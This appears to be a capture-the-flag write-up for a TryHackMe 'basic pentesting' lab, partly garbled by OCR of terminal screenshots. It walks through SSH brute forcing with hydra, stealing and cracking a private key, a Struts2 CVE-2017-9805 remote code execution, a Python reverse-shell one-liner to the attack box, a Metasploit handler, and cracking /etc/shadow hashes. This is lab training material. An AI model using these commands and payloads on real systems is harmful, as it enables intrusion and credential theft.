

# https://tryhackme.com/room/basicpentestingjt

## RECONNAISSANCE



#### Samba Users:


Using enum4linux, we can use the anonymous login from samba enabled in the server to enumerate users:



Apache Tomcat 9.0.7 is running and accessible, so we can try to reach that struts2 app the hint below is pointing at




"Apache Struts is a free, open-source, MVC framework for creating elegant, modern Java web applications. It favors convention over configuration, is extensible using a plugin architecture, and ships with plugins to support REST..."



Struts2 REST example EntryPoint:

http://10.10.159.30:8080/struts2-rest-showcase-2.5.12



#### **User Credentials Enumeration**

Since I knew it was a simple password, I decided to try with hydra. In hindsight, I would have opted for a faster method like metasploit's auxiloiary/scanner/ssh/ssh login or cerbrutus.

```
root@ip-10-10-217-213:~

File Edit View Search Terminal Help

ive

**CThe session file ./hydra.restore was written. Type "hydra -R" to resume sess n.

root@ip-10-10-217-213:-# hydra -l jan -P /usr/share/wordlists/rockyou.txt 10.1

159.30 ssh

Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secre service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2022-04-25 17:05:09

**ARNING] Many SSH configurations limit the number of parallel tasks, it is revended to reduce the tasks: use -t 4

**ARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip ting)) from a previous session found, to prevent overwriting, ./hydra.restore [DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/14344398), ~896525 tries per task

[DATA] attacking ssh://10.10.159.30:22/

[STATUS] 257.00 tries/min, 257 tries in 00:01h, 14344142 to do in 930:14h, 16 tive

[22][ssh] host: 10.10.159.30 login: jan password:

[23][ssh] host: 10.10.159.30 login: jan password:

[24][ssh] host: 10.10.159.30 login: jan password found hydra (http://www.thc.org/thc-hydra) finished at 2022-04-25 17:08:27 root@ip-10-10-217-213:-#
```


Kay's password is not in rockyou.txt, as expected

# **EXPLOITATION**

## Method 1: Exploit weak permissions (readable SSH directory)

Now that we have jan's credentials, we can ssh into the machine

We notice some interesting files and directories in Kay's directory right away:



There is a misconfiguration regarding weak file permissions, as anybody can read the contents of the .ssh folder.

After exfiltrating kay's private key, we see it's protected by a passphrase. We can use ssh2john (/opt/john/ssh2john on the attackbox) to convert it into a format compatible with john and crack the passphrase:

## ssh2john id\_rsa crackme.txt

## john [--wordlist=path/to/wordlist] crackme.txt

```
File Edit View Search Terminal Help

**Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes

**Cost 2 (iteration count) is 1 for all loaded hashes

**Will run 2 OpenMP threads

**Press 'q' or Ctrl-C to abort, almost any other key for status

**(id_rsa)

**Ig 0:00:00:09 DONE (2022-04-25 18:21) 0.1108g/s 1589Kp/s 1589Kc/s 1589KC/s ***[] Vamos!*[]

**Session completed.

***root@pi-10-10-217-213:-/kay# ssh -i id_rsa kay@10.10.159.30

**Enter passphrase for key 'id_rsa':

**JWelcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

** Documentation: https://help.ubuntu.com

** Managament: https://landscape.canonical.com

** Support: https://landscape.canonical.com

** Support: https://ubuntu.com/advantage

**O packages can be updated.

** O updates are security updates.

**

**Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102

kay@basic2:-5 id

**Ud=1000(kay) gid=1000(kay) groups=1000(kay),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)

**In(Ixd),115(lpadmin),116(sambashare)

**
**kay@basic2:-5 cat pass.bak
```

## Method 2: Struts 2.5 - 2.5.12 REST Plugin XStream RCE - CVE-2017-9805


```
root@ip-10-10-154-235:-# python struts.py http://10.10.75.149:8080/struts2-rest-showcase-2.5.12/orders/3 id
<!doctype html>html lang="en">-khead>ctttle>HTTP Status 500 - Internal Server Error</tttle>-style type="text/css">-h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525076;font-size:22px;b2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525076;font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525076;pont-family:Tahoma,Arial,sans-serif;color:white;background-color:#525076;font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525076;ponde:none;]

Arial,sans-serif;color:black;background-color:white;}
b {font-family:Tahoma,Arial,sans-serif;background-color:#525076;ponde:none;]
loor:black;}
lone Report
loor:black;}
l
```

We can see the API is throwing some debugging information, so the code is probably being executed causing a runtime error on the server. Now we can try to make a connection to our attack box to see if the code is executing correctly

It seems like the netcat version installed doesn't support the –e switch. Since we know it's a Linux server, we can try to use pentestmonkey's (https://pentestmonkey.net/cheat-sheet/shells/reverse-

<u>shell-cheat-sheet</u>) reverse shell payload for python, carefully escaping the double quotes to pass it as a single argument



From here, we proceed to do as in the first method to exfiltrate the private key, crack the passphrase, connect to the machine as kay and switch to a superuser shell.

Now, we should be able to read the shadow file, where we can find jan's password hash in the default linux format, SHA-512 (sha512crypt for use with john)., in order to complete the room's challenges

John can detect this format automatically if we copy the whole entry, and the password is so simple that we can just use the default wordlist (although this is something we already knew)

```
proxy:*:17379:0:99999:7:::
                                                       root@ip-10-10-162-221:~# vim jan_hash.txt
root@ip-10-16-162-221:~# john jan_hash.txt
 ww-data:*:17379:0:99999:7:::
                                                       ognized as "sha512crypt-opencl"
Use the "--format=sha512crypt-opencl" option to force loading these
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
                                                       s that type instead
                                                       Using default input encoding: UTF-8
                                                       Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 A
systemd-resolve:*:17379:0:99999:7:::
ystemd-bus-proxy:*:17379:0:99999:7:::
                                                       Cost 1 (iteration count) is 5000 for all loaded hashes
                                                       Will run 2 OpenMP threads
                                                       Proceeding with single, rules:Single
.:: 17638:0:99999:7:::
                                                       Almost done: Processing the remaining buffered candidate passwords,
 essagebus:*:17638:0:99999:7:::
uuidd:*:17638:0:99999:7:::
                                                       Proceeding with wordlist:/opt/john/password.lst
kay:$6$ON8Wi9Ow$Puwzhgbc2chaNEqWFO/UVH2yJ5zVb3Wir (jan)
:UNe.KPUhH6ND4CYx9WWu449W3mrzVtk/:17644:0:99999:71g 0:00:00:00 DONE 2/3 (2022-05-01 00:14) 0.3846g/s 2129p/s 2129c/s
sshd:*:17638:0:99999:7:::
                                                                 "--show" option to display all of the cracked passwords rel
jan:$6$Bbz6m7oU$WjYF4ZiF/QuPuiNAzl7bthT8LvIWikymEbly
 KQRdxqbP8j03.x.pXv04xDgexxwbIIG0:17640:0:99999:7Session completed.
coot@basic2:/home/kay#
```

## # Method 2.2 - Privilege Escalation without stealing kay or jan's credentials?

## **INCOMPLETE**

Now in order to transfer enum4linux.pl, we need a tty -> we'll use python to spawn a shell and trick the system into thinking we have a tty to be able to scp into our attackbox and input the password:

```
Connecting to raw.githubusercontent.com (raw.githubusercontent.com) 85.199.108.133|:443... ^C
root@ip-10-10-154-235: # nc -lvnp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from 10.10.75.149 57300 received!
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ scp root@10.10.154.235:/root/enum.pl ./
scp root@10.10.154.235:/root/enum.pl ./
Could not create directory '/home/tomcat9/.ssh'.
The authenticity of host '10.10.154.235 (10.10.154.235)' can't be es ablished.
ECDSA key fingerprint is SHA256:+S7DzmPK/qIPvSKIMWKjPyYmq8VAh3900Joc dmus9M.
Are you sure you want to continue connecting (yes/no)? yes yes
Failed to add the host to the list of known hosts (/home/tomcat9/.ss/known_hosts).
root@10.10.154.235's password: 7bc746f771bc3d19
.//enum.pl: Permission denied tomcat9@basic2:/$ pwd pwd
//
tomcat9@basic2:/$ cd tmp
```

https://raw.githubusercontent.com/jondonas/linux-exploit-suggester-2/master/linux-exploit-suggester-2.pl

<sup>\*</sup> cd into tmp to be able to copy the file over

However, we don't have gcc installed in the target system to compile the exploits suggested, so we will try to upgrade our reverse shell to a meterpreter session:

```
.SOCK_STREAM);s.connect((\"10.10.154.235\",5555));os.dup2(s.fileno()
0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([
"/bin/sh\",\"-i\"]);
                                                                                                     ler) > set LHOST 10.10.154.235
   msf5 exploit(
 LHOST => 10.10.154.235
                                                                                                        er) > set LPORT 5555
  msf5 exploit(
      iff exploit(multi/handler) > set PAYLOAD linux/x86/shell/reverse_tcp
AYLOAD => linux/x86/shell/reverse_tcp
isf5 exploit(multi/handler) > run
     <u>sf5</u> exploit(
msf5 exploit(m
                                                                                                                                                                                                                                                                                                        tomcat9@basic2:/tmp$ python -c 'print("AAA")'
python -c 'print("AAA")'
      *] Started reverse TCP handler on 10.10.154.235:5555
      *] Sending stage (36 bytes) to 10.10.75.149
*] Command shell session 1 opened (10.10.154.235:5555 -> 10.10.75.14
                                                                                                                                                                                                                                                                                                     AAA

tomcat9@basic2:/tmp$ python -c 'import socket,subprocess,os;s=socket
socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.154.235"
5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
< -c 'import socket,subprocess,os;s=socket.socket(so
<ess,os;s=socket.socket(socket.AF_INET,socket.SOCK_S
<ket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.1
<REAM);s.connect(("10.10.154.235",5555));os.dup2(s.file
<4.235",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),0); os.dup2(s.fileno(),0); os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),
                                                                                                                                                                                                                                                                                                          AAA
9:35610) at 2022-04-27 22:57:09 +0100
 id
/bin/sh: 1: ��j圞j?XIy�j
X�Rh//shh/bin��RS��id: not found
$ whoami
t middle
tomcat9
$ id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
$ ■
                                                                                                                                                                                                                                                                                                        <o(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/
bin/sh","-i"]);'
```

```
msf5 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.75.149 - Collecting local exploits for x86/linux...
[*] 10.10.75.149 - 35 exploit checks are being tried...
[+] 10.10.75.149 - exploit/linux/local/bpf_sign_extension_priv_esc:
he target appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/glibc_realpath_priv_esc: The
arget appears to be vulnerable.
[+] 10.10.75.149 - exploit/linux/local/pkexec: The service is runnin
, but could not be validated.
[*] Post module execution completed
msf5 post(multi/recon/local_exploit_suggester) > ■
```